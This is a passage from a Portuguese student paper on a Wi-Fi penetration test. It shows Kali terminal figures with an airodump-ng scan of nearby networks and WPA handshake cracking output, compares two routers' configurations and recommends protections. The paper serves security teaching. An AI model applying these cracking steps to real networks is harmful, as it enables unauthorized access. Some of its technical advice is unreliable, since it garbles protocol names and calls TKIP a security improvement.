FIGURA 14: PLACA WIRELESS EM MODO MONITOR



```
kali@kali: ~
File Actions Edit View Help
(kali@kali)~
$ arodump-ng wlan0mon
```

Fonte: Os autores (2021)

FIGURA 15: REDES WIRELESS DISPONÍVIES

```
NUM          ESSID          CH  ENCR  POWER  WPS?  CLIENT
---          -
  1          MAIDSERV2G     11  WPA-P  58db   no
[+] Scanning. Found 1 target(s), 0 client(s). Ctrl+C when ready
NUM          ESSID          CH  ENCR  POWER  WPS?  CLIENT
---          -
  1          MAIDSERV2G     11  WPA-P  26db   yes
  2          EE EM DIRETOR   3   WPA-P   8db   no
  3          SKY_VIRTUA1820  2   WPA-P   7db   no
[+] Scanning. Found 3 target(s), 0 client(s). Ctrl+C when ready
NUM          ESSID          CH  ENCR  POWER  WPS?  CLIENT
---          -
  1          MAIDSERV2G     11  WPA-P  47db   yes    1
  2          EE EM DIRETOR   3   WPA-P   8db   no
  3          SKY_VIRTUA1820  2   WPA-P   7db   no
[+] Scanning. Found 3 target(s), 1 client(s). Ctrl+C when ready
```

Fonte: Os autores (2021)

FIGURA 16: PROCESSO DE CRACKING DO WAP2

```
[+] Cracking WPA Handshake: 3.48% ETA: 2m19s @ 1412.3kps (current key: scude
[+] Cracking WPA Handshake: 3.48% ETA: 2m19s @ 1412.3kps (current key: tribb
[+] Cracking WPA Handshake: 3.59% ETA: 2m19s @ 1412.8kps (current key: tribb
[+] Cracking WPA Handshake: 3.59% ETA: 2m19s @ 1412.8kps (current key: 12345
[+] Cracking WPA Handshake: 3.70% ETA: 2m18s @ 1413.2kps (current key: 12345
[+] Cracking WPA Handshake: 3.70% ETA: 2m18s @ 1413.2kps (current key: bever
[+] Cracking WPA Handshake: 3.81% ETA: 2m18s @ 1414.4kps (current key: bever
[+] Cracking WPA Handshake: 3.81% ETA: 2m18s @ 1414.4kps (current key: casti
[+] Cracking WPA Handshake: 3.91% ETA: 2m18s @ 1414.4kps (current key: casti
[+] Cracking WPA Handshake: 3.91% ETA: 2m18s @ 1414.4kps (current key: green
[+] Cracking WPA Handshake: 4.01% ETA: 2m18s @ 1411.2kps (current key: green
[+] Cracking WPA Handshake: 4.01% ETA: 2m18s @ 1411.2kps (current key: nukun
[+] Cracking WPA Handshake: 4.11% ETA: 2m18s @ 1409.7kps (current key: nukun
[+] Cracking WPA Handshake: 4.11% ETA: 2m18s @ 1409.7kps (current key: valen
[+] Cracking WPA Handshake: 4.22% ETA: 2m18s @ 1410.0kps (current key: valen
[+] Cracking WPA Handshake: 4.22% ETA: 2m18s @ 1410.0kps (current key: deton
[+] Cracking WPA Handshake: 4.33% ETA: 2m18s @ 1410.8kps (current key: deton
[+] Cracking WPA Handshake: 4.33% ETA: 2m18s @ 1410.8kps (current key: lingu
[+] Cracking WPA Handshake: 4.43% ETA: 2m18s @ 1410.7kps (current key: lingu
[+] Cracking WPA Handshake: 4.43% ETA: 2m18s @ 1410.7kps (current key: super
[+] Cracking WPA Handshake: 4.54% ETA: 2m17s @ 1410.0kps (current key: super
[+] Cracking WPA Handshake: 4.54% ETA: 2m17s @ 1410.0kps (current key: diabl
[+] Cracking WPA Handshake: 4.64% ETA: 2m17s @ 1410.3kps (current key: diabl
[+] Cracking WPA Handshake: 4.64% ETA: 2m17s @ 1410.3kps (current key: milkw
[+] Cracking WPA Handshake: 4.74% ETA: 2m17s @ 1408.6kps (current key: milkw
[+] Cracking WPA Handshake: 4.74% ETA: 2m17s @ 1408.6kps (current key: zaiba
tsu)
```

Fonte: Os autores (2021)

Neste ambiente comercial não foi possível quebrar a senha. Foi gerado um arquivo extensão txt: wordlist-probable contendo as possíveis senhas, conforme apresentado na figura 17.

FIGURA 17: LISTA DE POSSÍVEIS SENHAS

```
[+] Cracking WPA Handshake: 99.06% ETA: 2s @ 832.3kps (current key: 15963210
[+] Cracking WPA Handshake: 99.06% ETA: 2s @ 832.3kps (current key: 11225566
[+] Cracking WPA Handshake: 99.12% ETA: 2s @ 832.3kps (current key: 11225566
[+] Cracking WPA Handshake: 99.12% ETA: 2s @ 832.3kps (current key: 06041999
[+] Cracking WPA Handshake: 99.19% ETA: 1s @ 832.3kps (current key: 06041999
[+] Cracking WPA Handshake: 99.19% ETA: 1s @ 832.3kps (current key: 01071979
[+] Cracking WPA Handshake: 100.00% ETA: 0s @ 826.8kps (current key: 0107197
9)
[!] Failed to crack handshake: wordlist-probable.txt did not contain passwor
0
[+] Finished attacking 1 target(s), exiting

(root@kali)-[~/home/kali]
```

Fonte: Os autores (2021)

Segundo Moreno (2016, p.16):

“O pentest é uma bateria de testes metodológicos que tem como objetivo descobrir, mapear e expor todas as possíveis vulnerabilidades de uma rede. Há diversos tipos de teste que podem ser realizados: rede cabeada, redes sem fio (wireless), web, revisão do código-fonte, desenvolvimento de programas que exploram vulnerabilidades em outros softwares”.

Seguindo essa lógica, foi realizado um comparativo para sanar as dúvidas acerca dos roteadores, de que forma cada um deles eram configurados, que se permitiu a quebra de criptografia em um e no outro não.

No roteador da residência, onde a invasão foi bem-sucedida, a primeira falha encontrada está no próprio SSID que não foi alterado e, quando falamos em segurança é extremamente importante, pois é o próprio nome da rede e por padrão deve ser modificado. Mesmo o protocolo WAP2-AES não se caracterizou como barreira para proteger a rede.

No segundo ambiente, o roteador teve o SSID alterado para o próprio nome da empresa, MAIDSERV2G. O protocolo de criptografia é WAP2-PSK, versão que associa os pontos de acesso utilizando o método de encriptação TKIP. Em sua página de configurações verificamos ainda outras barreiras de proteção como o *IP Sec Passthrough* (Passagem Ipsec), conjunto de protocolos usados para implementar a troca segura de pacotes na rede como um *VPN* (Rede Virtual Privada), o *Firewall* ativado, habilitado nas opções no IPv4 modo baixo e IPv6 somente ligado, e a senha que tinha uma composição mais complexa combinada com caracteres. Essas opções deixaram de ser configuradas no primeiro roteador, conseguem retratar que com essas barreiras associadas ao protocolo de criptografia tornaram o ataque ineficaz.

Sendo assim é possível entender que apenas o protocolo WAP2 não mantém a rede sem fio segura, tornando necessário utilizar outros métodos de segurança. Outra opção para correção destas falhas é o protocolo WAP3 que tem como característica a utilização do protocolo *Simultaneous Authentication of Equals* (SAE) que melhora a segurança do *handshake*, sendo uma solução capaz de combater problemas de privacidade. Contudo, o protocolo WAP3 ainda não foi implementado no Brasil e se trata de uma excelente aposta para melhorar a segurança de redes sem fio.

## 4 Conclusão

Obter o SSID e o endereço MAC de redes sem fio que apresentam como característica de segurança, apenas o protocolo WAP2 torna a rede extremamente susceptível a invasões. A partir da implementação de outros métodos de proteção, como a própria alteração do nome da rede, a ativação de Firewall, a encriptação TKIP e uma senha combinatória de caracteres alfanuméricos e especiais, a probabilidade de acesso reduz sensivelmente.

A partir da realização de nosso estudo Pentest, concluímos que não existem redes com criptografia indecifrável, já que com apenas duas ferramentas instaladas no sistema operacional Linux, em menos de 5 minutos declaramos a senha do roteador. Com esse estudo fica comprovada a ineficiência da segurança baseada apenas no protocolo WAP2. Todavia, o objetivo do presente estudo foi atingido, uma vez que pretendeu-se demonstrar que se associarmos o protocolo de criptografia com métodos de segurança conseguimos ter uma rede sem fio mais segura.

Portanto podemos concluir que o protocolo WPA2 torna a rede sem fio segura quando associada a outros mecanismos de segurança, assim tornando-a mais resistente a ataques em análise das criptografias utilizadas nas redes wireless, as mais antigas como WEP tornaram-se obsoletas, substituídas por o protocolo WPA2 e em breve, o WPA3, que poderá servir de base de estudos para compor novas pesquisas futuras.

## 5 REFERÊNCIAS

IEEE, **IEEE Standards Association**: Conjuntos de normas segundo o padrão IEEE 802.2020. Disponível em: <https://standards.ieee.org/standard/index.html> Acesso em: 28 set. 2020.

MORAES, Alexandre Fernandes. **Redes Sem Fio Instalação Configuração e Segurança e Fundamento**. São Paulo: Saraiva. 2010.

MORENO, Daniel. **Pentest em redes sem fio**. São Paulo: Novatec. 2016.

OLIVEIRA, Alan Teixeira de. **Análise das Vulnerabilidades das Redes Sem Fio na Cidade de Vitória da Conquista**. Vitória da Conquista, 2010. Monografia (Ciência da Computação) - Universidade Estadual do Sudoeste da Bahia, Vitória da Conquista. 2010.

Segurança, **Segurança Informática**: WPA3 o novo protocolo para redes WiFi. Disponível em: <https://seguranca-informatica.pt/2507-2/#.YLY3QahKhPZ> Acesso em: 25 maio. 2021.